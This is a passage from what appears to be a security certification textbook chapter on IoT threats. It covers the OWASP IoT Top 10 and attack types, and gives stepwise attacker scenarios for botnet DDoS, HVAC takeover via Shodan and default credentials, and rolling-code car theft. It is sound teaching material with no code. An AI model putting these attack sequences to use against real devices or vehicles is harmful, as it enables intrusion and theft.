
Potential vulnerabilities in the IoT system can result in major problems for organizations. Most IoT devices come with security issues such as the absence of a proper authentication mechanism or the use of default credentials, absence of a lock-out mechanism, absence of a strong encryption scheme, absence of proper key management systems, and improper physical security.

Some of the security issues at each layer of IoT architecture are given below:



APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	**Application + Network + Mobile + Cloud = IoT**

Figure 10.3: Security problems in IoT architecture



OWASP Top 10 IoT Threats

01 Weak, Guessable, or Hardcoded Passwords

02 Insecure Network Services

03 Insecure Ecosystem Interfaces

04 Lack of Secure Update Mechanisms

05 Use of Insecure or Outdated Components

06 Insufficient Privacy Protection

07 Insecure Data Transfer and Storage

08 Lack of Device Management

09 Insecure Default Settings

10 Lack of Physical Hardening

OWASP Top 10 IoT Threats

Source: *https://www.owasp.org*

The Top 10 IoT threats, according to the Open Web Application Security Project (OWASP), are listed below:

- **Weak, Guessable, or Hardcoded Passwords**

  Using weak, guessable, or hardcoded passwords allows publicly available or unchangeable credentials to be determined via brute forcing. This also includes backdoors in the firmware or client software that lead to unauthorized access to the deployed devices.

- **Insecure Network Services**

  Insecure network services are prone to various attacks like buffer overflow attacks, which cause a denial-of-service scenario, thus leaving the device inaccessible to the user. An attacker uses various automated tools such as port scanners and fuzzers to detect the open ports and exploit them to gain unauthorized access to services.

  These insecure network services that are open to the Internet may compromise the confidentiality, authenticity, integrity, or availability of information and also allow remote access to critical information.

- **Insecure Ecosystem Interfaces**

  Insecure ecosystem interfaces such as web, backend API, mobile, and cloud interfaces outside the device lead to compromised security of the device and its components. Common vulnerabilities in such interfaces include lack of authentication/authorization, lack of encryption or weak encryption, and lack of input/output filtering.

- **Lack of Secure Update Mechanisms**

  Lack of secure update mechanisms, such as a lack of firmware validation on the device, lack of secure delivery, lack of anti-rollback mechanisms, or lack of notifications of security changes, may be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  Use of outdated or older versions of software components or libraries, such as insecure customization of OS platforms or use of third-party hardware or software components from a compromised supply chain, may allow the devices themselves to be compromised.

- **Insufficient Privacy Protection**

  Insufficient privacy protection allows the user's personal information stored on the devices or ecosystem to be compromised.

- **Insecure Data Transfer and Storage**

  Lack of encryption and access control of data that is in transit or at rest may result in leakage of sensitive information to malicious users.

- **Lack of Device Management**


  Lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, may open the door to various attacks.

- **Insecure Default Settings**

  Insecure or insufficient device settings restrict the operators from modifying configurations to make the device more secure.

- **Lack of Physical Hardening**

  Lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them in performing a remote attack or obtaining local control of the device.



IoT Threats

01 DDoS Attack
02 Attack on HVAC Systems
03 Rolling Code Attack
04 BlueBorne Attack
5 Jamming Attack
06 Remote Access using Backdoor
07 Remote Access using Telnet
08 Sybil Attack
09 Exploit Kits
10 Man-in-the-Middle Attack
11 Replay Attack
12 Forged Malicious Device
13 Side Channel Attack
14 Ransomware
15 Client Impersonation
16 SQL Injection Attack
17 SDR-Based Attack
18 Fault Injection Attack
19 Network Pivoting
20 DNS Rebinding Attack

IoT Threats


IoT devices have very few security protection mechanisms against various emerging threats. These devices can be infected by malware or malicious code at an alarming rate. Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, to wiretap the communication, and also to launch disruptive attacks such as DDoS.


Listed below are some types of IoT attack:

- **DDoS Attack**: An attacker converts the devices into an army of botnets to target a specific system or server, making it unavailable to provide services.
- **Attack on HVAC Systems**: HVAC system vulnerabilities are exploited by attackers to steal confidential information such as user credentials and to perform further attacks on the target network.
- **Rolling Code Attack**: An attacker jams and sniffs the signal to obtain the code transferred to a vehicle's receiver; the attacker then uses it to unlock and steal the vehicle.
- **BlueBorne Attack**: Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the device.
- **Jamming Attack**: An attacker jams the signal between the sender and the receiver with malicious traffic that makes the two endpoints unable to communicate with each other.
- **Remote Access using Backdoor**: Attackers exploit vulnerabilities in the IoT device to turn it into a backdoor and gain access to an organization's network.

- **Remote Access using Telnet**: Attackers exploit an open telnet port to obtain information that is shared between the connected devices, including their software and hardware models.
- **Sybil Attack**: An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Exploit Kits**: A malicious script is used by the attackers to exploit poorly patched vulnerabilities in an IoT device.
- **Man-in-the-Middle Attack**: An attacker pretends to be a legitimate sender who intercepts all the communication between the sender and receiver and hijacks the communication.
- **Replay Attack**: Attackers intercept legitimate messages from valid communication and continuously send the intercepted message to the target device to perform a denial-of-service attack or crash the target device.
- **Forged Malicious Device**: Attackers replace authentic IoT devices with malicious devices if they have physical access to the network.
- **Side-Channel Attack**: Attackers perform side-channel attacks by extracting information about encryption keys by observing the emission of signals, i.e., “side channels”, from IoT devices.
- **Ransomware Attack**: Ransomware is a type of malware that uses encryption to block a user’s access to his/her device either by locking the screen or by locking the user’s files.
- **Client Impersonation**: An attacker masquerades as a legitimate smart device/server using a malicious device and compromises an IoT client device by impersonating it, to perform unauthorized activities or access sensitive information on behalf of the legitimate client.
- **SQL Injection Attack**: Attackers perform SQL injection attacks by exploiting vulnerabilities in the mobile or web applications used to control the IoT devices, to gain access to the devices and perform further attacks on them.
- **SDR-Based Attack**: Using a software-based radio communication system, an attacker can examine the communication signals passing through the IoT network and can send spam messages to the interconnected devices.
- **Fault Injection Attack**: A fault injection attack occurs when an attacker tries to introduce fault behavior in an IoT device, with the goal of exploiting these faults to compromise the security of that device.
- **Network Pivoting**: An attacker uses a malicious smart device to connect and gain access to a closed server, and then uses that connection to pivot other devices and network connections to the server to steal sensitive information.
- **DNS Rebinding Attack**: DNS rebinding is a process of obtaining access to a victim’s router using a malicious JavaScript code injected on a web page.

Hacking IoT Devices: General Scenario





Hacking IoT Devices: General Scenario

The IoT includes different technologies such as embedded sensors, microprocessors, and power management devices. Security consideration changes from device to device and application to application. The greater the amount of confidential data we send across the network, the greater the risk of data theft, data manipulation, data tampering, and attacks on routers and servers.

Improper security infrastructure might lead to the following unwanted scenarios:

- An eavesdropper intercepts communication between two endpoints and discovers the confidential information that is sent across. He/she can misuse that information for his/her own benefit.
- A fake server can be used to send unwanted commands to trigger unplanned events. For example, some physical resources (water, coal, oil, electricity) could be sent to an unknown and unplanned destination, etc.
- A fake device can inject a malicious script into the system to make it work as instructed by the device. This may cause the system to behave inappropriately and dangerously.




Server
Fake Server
Eavesdropping
Network
Devices
Fake Devices

Figure 10.4: General IoT device hacking scenarios



DDoS Attack

- ☐ Attacker initiates the attack by **exploiting the vulnerabilities** in the devices and installing a **malicious software** in their operating systems
- ☐ Multiple infected IoT devices are referred to as an **Army of Botnets**
- ☐ The target is attacked with a **large volume of requests** from multiple IoT devices present in different locations

1 Attacker gains remote access to the vulnerable devices

2 Attacker injects malware into IoT devices to turn them into bots

Compromised IoT Devices (botnets)

Attacker

3 C&C instruct botnets

Command and Control Center

4 Attacker uses command and control center to launch attack

Server goes offline and unable to process any further requests

Target Server

Target Server

IoT Attacks

DDoS Attack

A distributed denial-of-service (DDoS) attack is an attack in which multiple infected systems are used to bombard a single online system or service, rendering the server useless, slow, or unavailable for a legitimate user for a short period of time. The attacker initiates the attack by first exploiting vulnerabilities in devices and then installing malicious software in their operating systems. These multiple compromised devices are referred to as an army of botnets.

Once an attacker decides on his/her target, he/she instructs the botnets or zombie agents to send requests to the target server that he/she is attacking. The target is attacked by a large volume of requests from multiple IoT devices present in different locations. As a result, the target system is flooded with more requests than it can handle. Therefore, it either goes offline, suffers a loss in performance, or shuts down completely.

Given below are the steps followed by an attacker to perform a DDoS attack on IoT devices:

- Attacker gains remote access to vulnerable devices
- After gaining access, he/she injects malware into the IoT devices to turn them into botnets
- Attacker uses a command and control center to instruct botnets and to send multiple requests to the target server, resulting in a DDoS attack
- Target server goes offline and becomes unavailable to process any further requests




Compromised IoT Devices (botnets)
Attacker gains remote access to the vulnerable devices
1
Attacker injects malware into IoT devices to turn them into bots
2
Attacker
Command and Control Center
3
C&C instruct botnets
4
Attacker uses command and control center to launch attack
Target Server
Server goes offline and unable to process any further requests
Target Server

Figure 10.5: DDoS attack on IoT devices

Exploit HVAC

- ❑ Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms; this gives attackers a gateway to **hack corporate systems**
- ❑ HVAC systems have many **security vulnerabilities** that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attack on the organization's network



Attacker using Shodan searches for vulnerable ICS systems

Attacker tries default user credentials to access the ICS system

Attacker gains access to the HVAC system through ICS

Attacker controls the temperature from HVAC or carries out other attacks on local network

Attacker

Organization Network

HVAC

Exploit HVAC

Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway through which to hack corporate systems. HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attacks on the organization's network. HVAC systems are generally connected to the networks of various industries, government sectors, hospitals, etc. These systems provide remote access rights to HVAC vendors and third parties to support their remote administration, such as remotely monitoring energy consumption and temperatures in various places. In addition, many HVAC companies provide common login names and passwords to different organizations. Attackers take advantage of this to obtain remote access to corporate networks and steal confidential information from organizations.

Steps followed by an attacker to exploit HVAC systems:

- Attacker uses **Shodan** (*https://www.shodan.io*) and searches for vulnerable industrial control systems (ICSs)
- Based on the vulnerable ICSs found, the attacker then searches for default user credentials using online tools such as *https://www.defpass.com*
- Attacker uses default user credentials to attempt to access the ICS
- After gaining access to the ICS, the attacker attempts to gain access to the HVAC system remotely through the ICS
- After gaining access to the HVAC system, an attacker can control the temperature from the HVAC or carry out other attacks on the local network




Attacker using Shodan searches for vulnerable ICS systems
1
Attacker
2
Attacker tries default user credentials to access the ICS system
iRidium Server
Service Password
LOGIN
Reset Service Password
3
Attacker gains access to the HVAC system through ICS
HVAC
4
Attacker controls the temperature from HVAC or carries out other attacks on local network
Organization Network

Figure 10.6: Exploiting HVAC system



Rolling Code Attack

Victim

1 Victim presses car remote button to unlock the car

2 Attacker uses jammer to jam the car's reception of rolling code sent and simultaneously sniffs the first code

3 The car does not unlock; victim tries again by sending second code

4 Attacker sniffs the second code

5 On the second attempt by the victim, an attacker forwards the first code that unlocks the car

6 The recorded second code is used later by an attacker to unlock and steal the vehicle

Rolling Code Attack

Most smart vehicles use smart locking systems, which include an RF signal transmitted in the form of code from a modern key fob to lock or unlock the vehicle. Here, the code sent to the vehicle is only used once and is different for every other use, which means if a vehicle receives the same code again, it rejects it.

The code that locks or unlocks a car or garage is called a rolling code or hopping code. It is used in a keyless entry system to prevent replay attacks. An eavesdropper can capture the code transmitted and later use it to unlock the garage or vehicle.

To obtain the rolling code, the attacker thwarts the transmission of a signal from the key fob to the receiver in the vehicle. This attack is performed using a jamming device that simultaneously jams the signal and sniffs the code, and the attacker later uses that code to unlock the vehicle or the garage door.

For example, given below are the steps followed by an attacker to perform a rolling-code attack:

- Victim presses car remote button and tries to unlock the car
- Attacker uses a jammer that jams the car's reception of the rolling code sent by the victim and simultaneously sniffs the first code
- The car does not unlock; victim tries again by sending a second code
